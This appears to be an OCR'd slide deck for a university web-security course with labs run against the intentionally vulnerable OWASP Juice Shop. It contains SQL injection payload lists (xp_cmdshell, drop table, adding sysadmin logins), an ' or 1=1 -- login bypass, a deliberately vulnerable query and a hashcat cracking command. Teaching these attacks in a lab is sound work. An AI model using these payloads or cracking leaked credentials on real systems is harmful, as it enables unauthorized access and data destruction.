


Hacking Web Application Security Vulnerabilities

Instructor: Teddy Katayama

Supervisor : Dr. Chase Cotton

Department of Electrical and Computer Engineering






Web Application Security Risks

Attack Flow

Setup local proxy when in Corporate Network

- Start Tunnel
 - sh -D 9292 -L user@remoteserver
- Configure Firefox to use SOCK Proxy
 - Check box for
Proxy DNS when using SOCKS v5
- Have burp use this proxy



hackthebox

WARMUP EXERCISE



Warmup Exercise: www.hackthebox.eu


1. Try to join the website by clicking:



2. Examine the site to find a way to generate an invite code.

Tools

- Burp Suite / ZAP
- Web Debugger



Juice Shop


TARGET A SPECIFIC WEB APPLICATION






Web Application Target

Juice Shop Architecture



Category Breakdown



Install Target

- Install Docker
 - `curl -L -o install_docker.sh https://bit.ly/2nop1us`
 - `chmod +x install_docker.sh`
 - `./install_docker.sh`
 - `docker version`
- Get Juice-Shop
 - `docker pull bkimminich/juice-shop`
- Run Web Application
 - `docker run --rm -p 3000:3000 bkimminich/juice-shop`
- Juice Shop
 - `http://localhost:3000/`

OWASP Zed Attack Proxy

- Web Application Vulnerability Scanner
- `sudo apt-get install zaproxy`
- Applications
 - Web Application Analysis
 - `owasp-zap`





Configuration and Setup



WEB HACKING ENVIRONMENT




OWASP ZAP – Generate SSL Certificate





Firefox ESR – Import Certificate



Firefox ESR – Import Certificate



Firefox ESR – Enable Proxy



OWASP Top 10 “Most Critical” Web Application Security Risks

The OWASP Top 10 is a powerful awareness document for web application security. It represents a broad consensus about the most critical security risks to web applications. Project members include a variety of security experts from around the world who have shared their expertise to produce this list.



OWASP Top 10: A1 Injection

Allowing untrusted data to be sent
As part of a command or query



Attack Vectors

Injection

Example Attack Scenario

An application uses untrusted data in the construction of the following **vulnerable** SQL call:

```
String query = "SELECT * FROM accounts WHERE custID='"
+ request.getParameter("id") + "'";
```


- Injection flaws occur when an attacker can send hostile data to an interpreter.
- User-supplied data is not validated, filtered, or sanitized
- Often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries



Lab – Injection Attack

Login with made up credentials

- User: blah@blah.com
- Pass: blah



Lab – Injection Attack

The screenshot shows the OWASP ZAP 2.8.1 interface. In the center, there is a list of network requests. A right-click context menu is open over a POST request from '10/14/19, 1:56:44 PM'. The menu options include:

- Find...
- Encode/Decode/Hash...
- Fuzz...
- Open/Resend with Request Editor...
- Open URL in System Browser
- Invoke with Script...
- Open URL in Browser
- Reason
- RTT
- Size Resp. Body
- Highest Alert
- Note
- Tags

The list of requests includes:

- 18 10/14/19, 1:56:44 PM GET http://kali:3000/
- 21 10/14/19, 1:56:44 PM GET http://kali:3000/
- 22 10/14/19, 1:56:44 PM GET http://kali:3000/
- 25 10/14/19, 1:56:44 PM GET http://kali:3000/
- 26 10/14/19, 1:56:44 PM GET http://kali:3000/
- 27 10/14/19, 1:56:44 PM GET http://kali:3000/
- 28 10/14/19, 1:56:44 PM GET http://kali:3000/
- 29 10/14/19, 1:56:44 PM GET http://kali:3000/
- 30 10/14/19, 1:56:44 PM GET http://kali:3000/
- 31 10/14/19, 1:56:44 PM GET http://kali:3000/
- 32 10/14/19, 1:56:44 PM GET http://kali:3000/
- 33 10/14/19, 1:56:44 PM GET http://kali:3000/
- 34 10/14/19, 1:56:44 PM GET http://kali:3000/
- 35 10/14/19, 1:56:44 PM GET http://kali:3000/
- 37 10/14/19, 1:56:44 PM GET http://kali:3000/rest/products/search?q=
- 38 10/14/19, 1:56:44 PM GET http://kali:3000/rest/admin/application-config...
- 39 10/14/19, 1:56:44 PM GET http://kali:3000/font-mifz2.woff
- 40 10/14/19, 1:56:44 PM GET http://kali:3000/socket.io/?EIO=3&transport...
- 45 10/14/19, 1:56:44 PM GET http://kali:3000/test/user/whoomi
- 70 10/14/19, 2:10:49 PM GET http://kali:3000/test/user/whoomi
- 73 10/14/19, 2:10:49 PM GET http://kali:3000/test/login
- 73 10/14/19, 2:10:49 PM POST http://kali:3000/test/login

The screenshot shows the OWASP ZAP 2.8.1 interface with the 'Fuzzer' dialog box open. The 'Add Payload' section is active, showing a list of processor types: Strings, Empty/Null, File, File Fuzzers, JSON, Numberzz, Regex (*Experimental*), Script, and Strings. A 'Processors...' button is visible below the list.

The 'Processors' list contains:

- Body [10 | 23] blah:blah.com

A 'Multiline:' checkbox is checked. Below the list, a 'Save...' button is present. At the bottom of the dialog, there are 'Cancel', 'Add', and 'OK' buttons. The background shows a list of network requests and an alert count of 0.

Lab – Injection Attack

The screenshot shows the OWASP ZAP interface in Standard Mode. A context named "Default Context" is selected, showing a POST request to "http://kali:3000/rest/user/login". The "Fuzzer" tab is open, displaying a payload for "Body" with the value "blah@blah.com". The "Payloads Preview" section shows a SQL injection payload:

```
Active SQL Injection
1: ` exec master..xp_cmdshell 'ping 10.10.1.2'-
2: create user name identified by 'pass123'
3: create user name identified by 'pass123' temporary
4: drop table temp --
5: exec sp_addlogin 'name' , 'password'
6: exec sp_grantdbprivilege 'name', 'sysadmin'
7: insert into mysql.user (user, host, password) values
8: grant connect to name; grant resource to name;
9: insert into userlogin (password, level) values

LDAP Injection
1:
2: !
```

The "Fuzz Locations" table lists "Body (10, 23)" with the value "blah@blah.com". The "Processors" tab shows a single processor named "Processor" with the payload "blah@blah.com". The "Outputs" tab shows several network requests, including a successful login response with status code 200 OK and a JSON body.

The screenshot shows the OWASP ZAP interface in Standard Mode. A context named "Default" is selected, showing a POST request to "http://kali:3000/rest/user/login". The "Fuzzer" tab is open, displaying a payload for "Body" with the value "email=' or 1=1 --' password='blah'". The "Payloads Preview" section shows the same payload.

The "Outputs" tab shows a successful response with status code 200 OK and a JSON body containing a large string of characters. The "Messages" table at the bottom lists 199 fuzzer messages sent, all with state "Reflected".

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
193	Fuzzed	500	Internal Server...	33 ms	286 bytes	1,259 bytes		Reflected	<x or name...>
194	Fuzzed	500	Internal Server...	19 ms	286 bytes	1,108 bytes			<x or id=>...
195	Fuzzed	500	Internal Server...	3 ms	286 bytes	1,108 bytes			<x or id=>xs...
196	Fuzzed	500	Internal Server...	15 ms	286 bytes	1,108 bytes			<x or id=>spac...
197	Fuzzed	500	Internal Server...	29 ms	286 bytes	1,108 bytes			<x or id=>sp...
198	Fuzzed	500	Internal Server...	12 ms	286 bytes	1,108 bytes			<x or id=>html...
199	Fuzzed	500	Internal Server...	4 ms	286 bytes	1,106 bytes			<x or id=>h...
25	Fuzzed	200	OK	305 ms	331 bytes	763 bytes			<x or id=>...
55	Fuzzed	200	OK	223 ms	331 bytes	763 bytes			<x or username...>
117	Fuzzed	200	OK	238 ms	763 bytes				<x or id=>...
125	Fuzzed	200	OK	225 ms	331 bytes	763 bytes			<x or 1=1-->
127	Fuzzed	200	OK	170 ms	331 bytes	763 bytes			<x or 1=1-->...
149	Fuzzed	200	OK	237 ms	331 bytes	763 bytes			<x or 1=1-->...
157	Fuzzed	200	OK	162 ms	763 bytes				<x or 1=1-->...
171	Fuzzed	200	OK	234 ms	331 bytes	763 bytes			<x or 1=1-->...
186	Fuzzed	200	OK	165 ms	331 bytes	763 bytes			<x or 1=1-->...
0	Original	401	Unauthorized	90 ms	332 bytes	26 bytes			& Low
1	Fuzzed	401	Unauthorized	178 ms	332 bytes	26 bytes			& Low
1	Fuzzed	401	Unauthorized	260 ms	332 bytes	26 bytes			& Low

OWASP Top 10: Broken Authentication

Incorrectly implemented
authentication and session
management functions



Attack Vectors

Broken Authentication

Example Attack Scenario

User credentials are stored without encryption or can be easily guessed.

hashcat –a0 –m leaked.db rockyou.txt


- Attackers have access to hundreds of millions of valid username and password combinations for credential stuffing, default administrative account lists, automated brute force, and dictionary attack tools.
- Session management attacks are well understood, particularly in relation to unexpired session tokens.




Lab – Broken Authentication Attack

Login with admin user

- User: admin@juice-sh.op
- Pass: blah



Lab – Broken Authentication




Lab – Broken Authentication

